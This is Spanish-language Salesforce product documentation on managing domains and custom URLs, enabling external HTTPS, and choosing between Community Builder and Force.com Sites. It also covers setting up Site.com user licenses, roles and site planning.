Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver las URL personalizadas:
- "Ver parámetros y configuración"

Para agregar, modificar y eliminar URL personalizadas:
- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

**Ejemplo:** En la ficha URL personalizadas, incluso cuando el nombre y la ruta del dominio aparecen en columnas separadas en la ficha, es la combinación que compone la URL actual.

CONSULTE TAMBIÉN

- Descripción general de gestión de dominios
- Adición de un dominio
- Gestión de dominios y URL personalizadas
- Eliminación de un dominio
- Eliminación de URL personalizadas

# Gestión de dominios y URL personalizadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver dominios:

- "Ver parámetros y configuración"

Para agregar dominios:

- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

Para modificar o eliminar dominios:

- "Personalizar aplicación"

Para asociar certificados a un dominio:

- Póngase en contacto con Salesforce si no está utilizando Comunidades. Una organización con Comunidades puede asociar certificados a un dominio.

Puede utilizar Gestión de dominios en Configuración para gestionar todos los certificados, URL personalizadas y sitios adjuntos a un dominio.

Es posible que desee agregar una nueva URL personalizada a un dominio existente, cambiar el nombre de un dominio o eliminar una URL personalizada de un dominio en particular. La página Detalles de dominio le permite gestionar los dominios y las URL desde una sola página. La sección superior contiene información acerca del dominio y los certificados. La sección inferior contiene la lista relacionada URL personalizada del dominio. Con esta página, puede:

- Modificar el certificado y el nombre de dominio: Haga clic en **Modificar** en la sección Detalles de dominio.
- Eliminar el dominio: Haga clic en **Eliminar** en la sección Detalles de dominio.
- Agregar nuevas URL personalizadas: Haga clic en **Nueva URL personalizada**
- Modificar URL personalizadas existentes: Haga clic en **Modificar** en una fila de URL personalizada.
- Eliminar URL personalizadas: Haga clic en **Eliminar** en una fila de URL personalizada.
- Ver el sitio si está publicado: Haga clic en **Ver** en una fila de URL personalizada.
- Ir a un sitio: Haga clic en el nombre del sitio bajo al Etiqueta del sitio.
- Ir a un certificado adjunto: Haga clic en el nombre del certificado junto a Certificado y clave.
- Consulte si el dominio tiene HTTPS externo activado. Solo los dominios que no señalan al destino CNAME `yourdomain.your18characterOrgId.live.siteforce.com` tienen esta opción disponible.

PERMISOS DE USUARIO

Para ver URL personalizadas:
- "Ver parámetros y configuración"

Para agregar, modificar y eliminar URL personalizadas:
- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

Nota: No puede modificar un nombre de dominio utilizado por una comunidad.

Para acceder a la página Detalles de dominio:

1. En Configuración, introduzca *Dominios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Dominios**.
2. Desde la columna Nombre de dominio, haga clic en el nombre del dominio.

Nota: Si su dominio está configurado para utilizar `http` y modifica el dominio para utilizar `https` en su lugar, debe volver a publicar sus sitios de Site.com.

CONSULTE TAMBIÉN

Descripción general de gestión de dominios
Adición de una URL personalizada
Eliminación de URL personalizadas
Activar HTTPS externo en un dominio

## Eliminación de un dominio

Puede eliminar dominios de su organización utilizando la página Gestión de dominios.

No puede eliminar un dominio adjunto a un sitio publicado. Deberá anular la publicación de todos los sitios adjuntos al dominio antes de poder eliminarlo. Para sitios de Force.com, el dominio se elimina inmediatamente y los usuarios dejan de tener acceso a cualquier sitio conectado a ese dominio. Pero con sitios de Site.com, el dominio permanece activo hasta que vuelva a publicar el sitio.

Para eliminar un dominio de su organización:

1. En Configuración, introduzca *Dominios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Dominios**.
2. Haga clic en **Eliminar** junto al nombre del dominio.
3. Haga clic en **Aceptar**.

Cuando elimina un dominio con un sitio adjunto sin publicar, también elimina la URL personalizada asociada con ese sitio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para eliminar dominios:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Descripción general de gestión de dominios

## Eliminación de URL personalizadas

Puede eliminar URL personalizadas de su organización utilizando la página Gestión de dominios.

No puede eliminar una URL adjunta a un sitio publicado. Deberá anular la publicación del sitio adjunto a la URL personalizada antes de poder eliminarlo. Para sitios de Force.com, la URL se elimina inmediatamente y los usuarios dejan de tener acceso a cualquier sitio conectado a esa URL. Pero con sitios de Site.com, la URL permanece activa hasta que vuelva a publicar el sitio.

Para eliminar la URL de un dominio:

1. En Configuración, introduzca *URL personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **URL personalizadas**.
2. Haga clic en **Eliminar** junto al nombre de la URL.
3. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver URL personalizadas:
- "Ver parámetros y configuración"

Para agregar, modificar y eliminar URL personalizadas:
- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

CONSULTE TAMBIÉN

Descripción general de gestión de dominios

Gestión de dominios y URL personalizadas

## Activar HTTPS externo en un dominio

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La activación de HTTPS externo en un dominio permite a Salesforce utilizar el dominio en referencias seguras a los sitios asociados con ese dominio, como en las URL que aparecen en un mensaje de correo electrónico desde una comunidad de Salesforce. Esta función es útil para sitios que requieren autenticación, como sitios de comunidad, sitios de portal o cualquier tipo de sitio donde la confidencialidad, la protección de espionaje o bromas es importante.

Esta opción está pensada para dominios que utilizan un extremo o una red de entrega de contenido (CDN) que no es de Salesforce para ofrecer HTTPS.

Puede activar HTTPS externo en cualquier dominio que no señale al destino CNAM *`yourdomain.your18characterOrgId`*`.live.siteforce.com`.

Cuando se activa y cuando el registro DNS del dominio no es un CNAME que señala al subdominio `live.siteforce.com` de ese dominio, Salesforce presupone que el dominio admite conexiones seguras.

Cuando se desactiva y cuando el registro DNS del dominio es un CNAME que señala al subdominio `live.siteforce.com` previsto de ese dominio, Salesforce presupone que el dominio no admite conexiones seguras.

No puede activar HTTPS externo cuando agrega un nuevo dominio, solo al modificar uno existente.

Para activar HTTPS externo en un dominio, haga clic en **Modificar** desde la página de lista del dominio o desde la página de detalles del dominio y luego seleccione `Activar HTTPS externo`.

Si el dominio donde está activado HTTPS externo está formado únicamente por URL personalizadas de Site.com que no son de la comunidad, debe publicar manualmente cualquier sitio de Site.com afectado a través de Site.com Studio para que este cambio surta efecto en esos sitios. Si existe al menos un sitio de comunidad o al menos un sitio de Force.com en el mismo dominio como un sitio de Site.com que no es de la comunidad, la publicación de los cambios en este bit Activar HTTPS externo es automática en ese dominio.

CONSULTE TAMBIÉN

- Gestión de dominios y URL personalizadas
- Descripción general de gestión de dominios

# Descripción general de Community Builder (Site.com) y Sitios de Force.com

## Community Builder (Site.com)

Community Builder es una herramienta intuitiva y práctica para la personalización de su comunidad. Community Builder le permite crear una comunidad basándose en una plantilla preconfigurada y luego aplicar marcas, modificar páginas, actualizar su plantilla y publicar cambios todo desde una sola y sencilla interfaz.

A continuación encontrará lo que puede conseguir con Community Builder:

- Utilice una de las plantilla de autoservicio (Koa, Kokua o Servicio al cliente (Napili)) para crear fácilmente un comunidad de autoservicio con capacidad de respuesta.
- Utilice la plantilla de Aloha para crear un iniciador de aplicación configurable.
- Diseñe páginas con una buena resolución de píxeles e imagen de marca.
- Cree páginas públicas con acceso público o agregue páginas privadas que se pueden añadir como fichas a la comunidad.
- Cree y repita con rapidez utilizando elementos de página reutilizables de arrastrar y soltar.
- Use formularios preparados para crear formularios Candidato Web o recopilar información de los clientes.
- Cree páginas basadas den datos, como catálogos de productos u otros listados, usando los datos de su organización.

- Defina una página de inicio y configure asistencia de varios idiomas para su comunidad en Site.com Studio, un sistema de gestión de contenido Web que proporciona opciones de configuración adicionales. Site.com Studio es de fácil acceso desde Gestión de comunidad.

## Force.com Sites

Adecuada para desarrolladores con experiencia que usan Visualforce, Force.com Sites le permite crear páginas personalizadas y aplicaciones Web heredando las características de Force.com, que incluyen análisis, flujo de trabajo, aprobaciones y lógica programable. Así que si lo que desea es crear sitios con programación utilizando Apex y API, Force.com Sites es el producto que necesita. A continuación encontrará lo que puede conseguir con Force.com:

- Cree páginas publicas con marca a las que puede acceder cualquier persona.
- Aproveche las ventajas de Visualforce para crear páginas privadas que puede añadir como fichas a la comunidad.
- Escriba sus propios controladores, o extensiones a controladores, utilizando código Apex.
- Cree páginas personalizadas de inicio de sesión o inscripción automática.
- Cree aplicaciones Web dinámicas, como una aplicación de gestión de eventos.

## Resumen de características

¿Aún no está seguro de qué producto elegir? Eche un vistazo a esta tabla para tener más información sobre las características de cada producto.

| Función | Generador de comunidad | Force.com Sites |
|---|---|---|
| Páginas públicas | ✓ | ✓ |
| Plantillas de comunidad (Koa, Kokua, Servicio al cliente (Napili), Aloha)* | ✓ | |
| Páginas autenticadas* | ✓ | ✓ |
| Páginas de Visualforce | | ✓ |
| Inicio de sesión inmediato, cierre de sesión, inscripción automática y páginas de error | ✓ | ✓ |
| Entorno de arrastrar y colocar | ✓ | |
| Componentes reutilizables | ✓ | |
| Diseño con buena resolución de píxeles | ✓ | ✓ |
| Restricciones de IP | ✓ | ✓ |
| Acceso a datos, como casos, candidatos y oportunidades | ✓ | ✓ |
| Formularios preparados | ✓ | |
| CMS | ✓ | |
| Creación de página de programación (usando Apex, API y controladores) | | ✓ |

| Función | Generador de comunidad | Force.com Sites |
|---|---|---|
| Aplicaciones Web | | ✓ |
| Análisis, informes y flujos de trabajo | | ✓ |
| Capacidad de plataforma completa de Force.com | | ✓ |

*Disponible en Community Builder solo para usuarios de comunidades.

# Site.com

## Descripción general de Site.com

Site.com es un sistema de gestión de contenidos Web (CMS) que hace que sea más fácil crear páginas Web dinámicas basadas en datos rápidamente, editar contenido en tiempo real y gestionar sus sitios Web. Desde la ficha de Site.com en la aplicación de Site.com, puede iniciar Site.com Studio, que proporciona un entorno independiente y exclusivo para la creación y modificación de sitios Web personalizados con buena resolución de píxeles. Los administradores de sitio y diseñadores pueden crear y diseñar páginas Web, así como añadir funciones como menús de navegación, imágenes y áreas de texto utilizando los elementos de página de arrastrar y soltar, al tiempo que garantizan que las páginas del sitio se adaptan al aspecto de la marca de la empresa. Además, los contribuyentes de contenido, como los usuarios de marketing, pueden examinar y actualizar el contenido de sitios Web directamente en un entorno simplificado de Site.com Studio. Asimismo, los sitios Web creados con Site.com tienen la ventaja de que se ejecutan en la infraestructura global de confianza de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Nota: Las funciones disponibles en Site.com Studio varían en función de si es un administrador de sitio, un diseñador o un contribuyente.

Los ejemplos siguientes muestran varias formas de utilizar Site.com:

- Crear un sitio de eventos: anuncie los próximos eventos, como grandes aperturas, publicaciones o puestas en marcha de ventas en un sitio de eventos público.
- Promocionar nuevos productos: lance nuevos productos al mercado con un sitio Web promocional que ayude a dirigir las ventas.
- Publicar una página de preguntas más frecuentes de soporte: proporcione información útil en un sitio Web público en el que los clientes puedan ver soluciones para sus problemas.
- Crear micrositios y páginas de inicio: cree páginas de inicio temporales o micrositios para las campañas de marketing.
- Crear un sitio Web de contratación: Publique ofertas de empleo en un sitio público y permita a los visitantes enviar solicitudes y currículos.
- Publicar un catálogo de productos: Enumere todos los productos de su empresa en un sitio Web público, con números de modelo y precios actuales ofertados por su organización.
- Publicar comunicados de prensa de la empresa: Publique los comunicados de su empresa ordenados por fecha de publicación.

### Requisitos del sistema

Para utilizar Site.com Studio, le recomendamos:

- Mozilla® Firefox® o Google® Chrome, para obtener el mejor rendimiento. Las versiones 6.0 y 7.0 de Windows® Internet Explorer® no son compatibles.
- Desactive la extensión Firebug para Firefox, en caso de que esté instalada, ya que puede afectar al rendimiento.
- Una resolución del navegador mínima de 1024x768.

CONSULTE TAMBIÉN

Configuración de usuarios de Site.com

Planificación e implementación de un sitio Web de Site.com

Uso de Site.com Studio como administrador del sitio o diseñador

Uso de Site.com Studio como contribuyente

# Configuración de usuarios de Site.com

## Acerca de las licencias de función de Site.com

Para acceder a Site.com, cada usuario de su organización debe tener una licencia de función de Site.com.

- La licencia de función del publicador de Site.com permite al usuario acceder a Site.com Studio para crear y diseñar sitios Web, controlar el formato y la funcionalidad de las páginas y de los elementos de página y agregar y modificar contenido.
- La licencia de función del contribuyente de Site.com permite al usuario acceder a Site.com Studio para modificar el contenido del sitio únicamente.

Tenga en cuenta lo que los usuarios necesitan hacer en un sitio y adquiera licencias de función de forma acorde. Consulte la tabla de funciones de Site.com para obtener una lista completa de las funciones incluidas con cada licencia de función. Después de adquirir licencias de función, puede configurar usuarios de Site.com .

Puede visualizar el número de licencias de función asignadas en el perfil de su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Nota: Las organizaciones que utilicen Performance Edition, Unlimited Edition o Enterprise Edition deben adquirir por separado las licencias de función Publicador de Site.com y Contribuyente de Site.com. Asimismo, se requiere una licencia de sitio publicado de Site.com para cada sitio que se publique en Internet. Para obtener información sobre la adquisición de licencias de Site.com, póngase en contacto con Salesforce.

Las organizaciones con Developer Edition cuentan con dos licencias de función del publicador de Site.com y una licencia de función del contribuyente de Site.com. Las organizaciones con Developer Edition no pueden publicar sitios.

A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad. Para que los usuarios de comunidades sin el permiso correspondiente puedan modificar el sitio, debe adquirir y asignar una licencia de función de publicador o de contribuyente de Site.com y asignar una función de usuario a nivel de sitio.

CONSULTE TAMBIÉN

Acerca de las funciones del usuario de Site.com

Gestión de usuarios y funciones de Site.com

## Configuración de usuarios de Site.com

Antes de que los usuarios accedan a Site.com, debe asignar una licencia de funciones de Site.com a cada usuario y asignar una función de usuario en el nivel del sitio. Las funciones disponibles al editar un sitio en Site.com Studio varían dependiendo de estos ajustes.

En primer lugar, revise la tabla de funciones de Site.compara obtener información detallada acerca de la licencia de funciones, los permisos y las funciones necesarias para cada usuario.

Una vez que haya determinado el nivel de acceso adecuado necesario:

1. Asigne una licencia de función al usuario modificando el perfil del usuario. Para asignar:
   - Una licencia de función del publicador de Site.com, seleccione la casilla de verificación `Usuario publicador de Site.com`.
   - Una licencia de función de contribuyente de Site.com, seleccione la casilla de verificación `Usuario contribuyente de Site.com`.

   Tras asignar una licencia de función, los usuarios pueden acceder a Site.com en el menú de aplicaciones de Force.com del encabezado de Salesforce.

   Nota: Si no aparecen las casillas de verificación, compruebe que Site.com esté habilitado para su organización. Consulte Acerca de las licencias de función de Site.com en la página 5215.
2. Asegúrese de que el permiso "Ver parámetros y configuración" esté habilitado. Todos los usuarios que creen o modifiquen sitios Web en Site.com Studio necesitan este permiso.
3. Además, asegúrese de que al menos un usuario de la organización tiene tanto una licencia de función de Site.com como el permiso "Gestionar usuarios". De esta forma, siempre habrá alguien que podrá reasignar las funciones de usuario si se eliminan los usuarios del sitio de forma accidental.

   PRECAUCIÓN: El permiso "Gestionar usuarios" es potente. Permite que un usuario gestione el resto de usuarios de su organización y no exclusivamente Site.com.
4. Añada usuarios y asigne funciones de usuario en un sitio. (Cuando un usuario con la licencia de función del publicador Site.com crea un sitio, automáticamente se asigna al usuario la función del administrador a nivel del sitio.)

La licencia de función, los permisos y las funciones de usuario determinan lo que un usuario puede hacer en cada sitio. Por ejemplo, para crear un usuario administrativo que pueda gestionar todos los sitios en su organización, asigne una licencia de función del publicador y asigne la función de administrador del sitio a nivel del sitio.

Para aquellos usuarios que únicamente necesiten un acceso limitado para modificar el contenido del sitio y no un acceso administrativo, asigne una licencia de función de contribuyente y una función de contribuyente a nivel del sitio.

Para crear un usuario que pueda gestionar las funciones en un sitio, pero sin posibilidad de publicar, asigne una licencia de función del publicador, el permiso "Gestionar usuarios" y la función de diseñador a nivel del sitio.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear o modificar usuarios:
- "Gestionar usuarios internos"

### CONSULTE TAMBIÉN

Acerca de las funciones del usuario de Site.com

## Acerca de las funciones del usuario de Site.com

Cada usuario de Site.com debe tener una función de usuario asignada a nivel del sitio, lo que controla qué puede hacer cada usuario en un sitio. Los usuarios sólo pueden tener una función por sitio, pero sus funciones pueden variar de un sitio a otro. Por ejemplo, una persona puede ser un administrador del sitio en un sitio y ser un contribuyente en otro.

Para gestionar funciones de usuario en un sitio, debe ser el administrador de ese sitio o contar con una licencia de función de Site.com, además del permiso "Gestionar usuarios".

Nota: A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad. Sin embargo, no aparecen en la sección Funciones de usuarios de la ficha Descripción general de Site.com Studio.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Los usuarios pueden tener una de estas tres funciones a nivel del sitio:

- Administrador del sitio: los administradores del sitio son usuarios que pueden crear y gestionar todo el contenido del sitio. Pueden crear sitios, plantillas, hojas de estilo y páginas, así como configurar dominios, publicar sitios y asignar funciones de usuario. Esta función requiere la licencia de función del publicador de Site.com.
- Diseñador: los diseñadores tienen el mismo control sobre el contenido que los administradores del sitio, salvo que no pueden gestionar dominios ni publicar sitios. De forma predeterminada, si cuentan con el permiso "Gestionar usuarios", pueden asignar funciones Esta función requiere la licencia de función del publicador de Site.com.
- Contribuyente: los contribuyentes tienen el acceso más restringido al contenido y normalmente solo pueden modificar texto e imágenes de la página. De forma predeterminada, si cuentan con el permiso "Gestionar usuarios", pueden asignar funciones Esta función requiere la licencia de función del contribuyente de Site.com.

Consulte la tabla de funciones de Site.com en la página 5219 para obtener una lista detallada de las características de cada función de usuario.

### CONSULTE TAMBIÉN

- Gestión de usuarios y funciones de Site.com
- Configuración de usuarios de Site.com
- Configuración de la vista de Studio del contribuyente
- Acerca de las licencias de función de Site.com

## Gestión de usuarios y funciones de Site.com

Una vez que haya creado un sitio, puede añadir otros usuarios y asignarles funciones. Si aún no ha asignado licencias de función de Site.com a los usuarios, no podrá agregarlos al sitio.

Nota: A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad. Sin embargo, no aparecen en la sección Funciones de usuarios de la ficha Descripción general de Site.com Studio.

Al asignar una función de usuario, asegúrese de añadir una compatible con una licencia de usuario de Site.com. Cuando los usuarios inician sesión en Site.com, se seleccionan sus licencias con respecto a la función que se les ha asignado a nivel del sitio. Si la licencia no permite los permisos asociados a la función, se asignan al usuario los permisos asociados a la licencia. Por ejemplo, si un usuario tiene una licencia de contribuyente de Site.com, pero se le asigna una función de administrador del sitio, solo tendrá los permisos de contribuyente independientemente de la función asignada.

Para añadir usuarios y asignar funciones:

1. En la ficha Descripción general en Site.com Studio, haga clic en **Configuración del sitio** > **Funciones de usuario**.
2. Haga clic en **Agregar usuarios**.
3. En la sección Usuarios disponibles, resalte el usuario que desea añadir.
4. Seleccione una función en la lista desplegable Añadir como.
5. Haga clic en la flecha para mover el usuario a la sección Usuarios seleccionados.
6. Haga clic en **Guardar**.

Para eliminar usuarios:

1. En la vista Funciones de usuarios, seleccione el usuario.
2. Haga clic en > **Eliminar**.
3. Haga clic en **Aceptar**.

Para cambiar una función del usuario:

1. En la vista Funciones de usuarios, pase el ratón sobre la función del usuario.
2. Haga clic en la flecha para mostrar todas las funciones.
3. Seleccione una nueva función.

Para eliminar o cambiar la función de un grupo de usuarios al mismo tiempo, utilice Acciones masivas.

1. Seleccione la casilla de verificación junto al nombre de cada usuario en la vista Funciones de usuarios.
2. Haga clic en **Acciones masivas**.
3. Seleccione la acción.
4. Haga clic en **Aplicar**.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para gestionar usuarios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

Nota: Al actualizar las funciones para varios usuarios a la vez, solo puede asignar la misma función a todos los usuarios seleccionados.

CONSULTE TAMBIÉN

- Configuración de usuarios de Site.com
- Configuración de la vista de Studio del contribuyente
- Planificación e implementación de un sitio Web de Site.com
- Acerca de las funciones de Site.com

## Acerca de las funciones de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Las funciones disponibles cuando se edita un sitio en Site.com Studio varían según la licencia de función de Site.com y también la función de usuario de ese sitio en particular.

Esta tabla enumera las licencias de función, los permisos y las funciones necesarias para varias funciones de Site.comStudio.

Nota:

- A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

**Requisitos para la función de Site.com Studio**

| Función | Licencia de función | Función de usuario de Site.com Studio | Permisos |
|---|---|---|---|
| Asignar licencia de función al perfil de usuario | | | "Gestionar usuarios internos" |
| Añadir usuarios y funciones a nivel del sitio | Publicador | Administrador del sitio | Además, cualquier usuario con una licencia de función de Site.com y el permiso "Gestionar usuarios". |
| Permita que los contribuyentes creen páginas, agreguen bloques de contenido y widgets y modifiquen bloques de contenido y gráficos | Publicador | Administrador del sitio o diseñador | |
| Crear sitios Web | Publicador | Los usuarios que crean un sitio se añaden automáticamente a ese sitio | |

| Requisitos para la función de Site.com Studio | | | |
|---|---|---|---|
| **Función** | **Licencia de función** | **Función de usuario de Site.com Studio** | **Permisos** |
| | | como administradores del sitio. | |
| Eliminar sitios Web | Publicador | Administrador del sitio o diseñador | |
| Importar sitios Web | Publicador | Los usuarios que importan un sitio se añaden automáticamente al nuevo sitio como administradores del sitio. | |
| Exportar sitios Web | Publicador | Administrador del sitio o diseñador | |
| Duplicar sitios Web | Publicador | Administrador del sitio o diseñador | |
| Administrar dominios<br>(No disponible para Developer Edition) | Publicador | Administrador del sitio | |
| Agregar y editar restricciones de IP | Publicador | Administrador del sitio | |
| Publicar cambios en el sitio Web en directo<br>(No disponible para Developer Edition) | Publicador | Administrador del sitio | |
| Crear plantillas de páginas | Publicador | Administrador del sitio o diseñador | |
| Crear páginas de sitios Web | Publicador o Contribuyente | Administrador del sitio o diseñador<br>Contribuyente solo si lo activa el administrador del sitio o el diseñador en el panel Propiedades de la plantilla de la página. | |
| Crear y modificar hojas de estilo | Publicador | Administrador del sitio o diseñador | |
| Modifique el formato y el diseño | Publicador | Administrador del sitio o diseñador | |
| Agregue elementos de página | Publicador o Contribuyente | Administrador del sitio o diseñador<br>El contribuyente puede agregar bloques de contenido y widgets únicamente si los ha habilitado el administrador de sitio o el diseñador. | |
| Añadir repetidores de datos y otros elementos de página vinculados a datos | Publicador | Administrador del sitio o diseñador | |
| Modificar el perfil de Usuario invitado para establecer permisos de acceso público a objetos de Salesforce | Publicador | Administrador del sitio o diseñador | "Gestionar conjuntos de permisos y perfiles" y "Personalizar aplicación" |
| Importar activos, como imágenes y archivos | Publicador o Contribuyente | Cualquier función asignada | |

| Requisitos para la función de Site.com Studio | | | |
|---|---|---|---|
| **Función** | **Licencia de función** | **Función de usuario de Site.com Studio** | **Permisos** |
| Modificar el contenido y las imágenes | Publicador o Contribuyente | Administrador del sitio o diseñador<br>Contribuyente solo si lo activa el administrador del sitio o el diseñador en el panel Propiedades de la plantilla de la página. | |
| Obtener una vista previa de las páginas del sitio Web | Publicador o Contribuyente | Cualquier función asignada | |

# Información general sobre Site.com

## Planificación e implementación de un sitio Web de Site.com

Hay muchos enfoques para crear un sitio Web. El proceso que se le adapta mejor depende de muchos factores, como el tamaño de su equipo y las tareas de las que es responsable.

Si es administrador del sitio o diseñador, puede estar implicado en todas las etapas, incluida la adición y el mantenimiento del contenido del sitio. También puede tener contribuyentes que agreguen, modifiquen y mantengan este contenido. Si es un contribuyente, puede que sea responsable de la modificación y actualización del contenido de todo el sitio o puede que trabaje con otros contribuyentes, diseñadores y administradores de sitios para completar el sitio.

Este tema describe las diversas etapas implicadas en la creación de un sitio con Site.com.

- **Planificar el diseño del sitio y el formato de página** (administrador del sitio o diseñador): antes de crear las páginas del sitio, emplee algo de tiempo planificando el diseño del sitio y el formato básico. Esta etapa es clave para garantizar un aspecto coherente con el mínimo esfuerzo. Desde un punto de vista jerárquico, piense en cuántas páginas necesita y si tendrán subpáginas. Asimismo, considere cómo quiere que los visitantes del sitio naveguen por el sitio.

  Luego, planifique el formato de las páginas e identifique los elementos comunes que tendrá cada página. En este ejemplo, el sitio tiene una sección de encabezado que incluye el logotipo de la empresa y el menú (1) y una sección de pie de página (2). Sin embargo, la sección principal de la página de inicio (3) es diferente del resto de las páginas del sitio (4). Tome nota de estas similitudes y diferencias, porque afectarán a cómo crea sus páginas de sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear o importar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y


  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio




- **Crear el sitio** (administrador del sitio o diseñador): una vez haya completado la etapa de planificación, estará listo para comenzar. Inicie sesión en la aplicación Site.com y vaya a la ficha Site.com , donde podrá crear su primer sitio. Su nuevo sitio en blanco se abrirá en Site.com Studio, un potente entorno para crear las páginas de su sitio.

  Nota: Solo los usuarios con el campo `Usuario publicador de Site.com` activado en su página de detalles del usuario pueden crear e importar sitios.

- **Importar activos** (administrador del sitio o diseñador): si está trabajando con una agencia de diseño, puede que le proporcionen todos los archivos y activos que necesite, incluida una hoja de estilo CSS. Si ha creado su propio diseño, corte el diseño y reúna los activos, imágenes y archivos que tiene intención de utilizar en el sitio. Importe los activos en Site.com Studio, donde aparecerán en la sección Activos de la ficha Descripción general.
- **Crear una plantilla de página** (administrador del sitio o diseñador): una vez haya decidido el formato, el método más rápido y eficaz es utilizar plantillas de página para crear el formato básico y, a continuación, basar sus páginas de sitio en ellas. Intente mantener un diseño simple en su plantilla de página principal para facilitar las modificaciones en el futuro. Para diseños de sitio más complicados, como el gráfico de ejemplo, puede utilizar la plantilla de página principal como base para una plantilla secundaria y así lograr la máxima flexibilidad. Cuando cree su plantilla de página, podrá seleccionar entre formatos prediseñados que incluyen encabezados, pies de página y columnas o podrá crear una plantilla de página en blanco.
- **Establecer la página** (administrador del sitio o diseñador): después de crear la plantilla de página, puede modificar el formato posteriormente para que se ajuste al diseño de su sitio.
- **Crear las páginas de sitio** (administrador del sitio o diseñador): mediante la plantilla como base, puede crear las páginas de sitio rápidamente, que heredan automáticamente todos los elementos de la plantilla de página. También, si necesita una página independiente que no siga el diseño general del sitio, puede crear una página en blanco en su lugar.
- **Agregar funciones y elementos de página** (administrador del sitio o diseñador): utilice los elementos de página preintegrados de Site.com para agregar funciones como menús de navegación, imágenes y servicios de datos e incluir bloques de contenido que los contribuyentes puedan modificar. Asimismo, agregue efectos interactivos y animados mediante eventos y acciones.
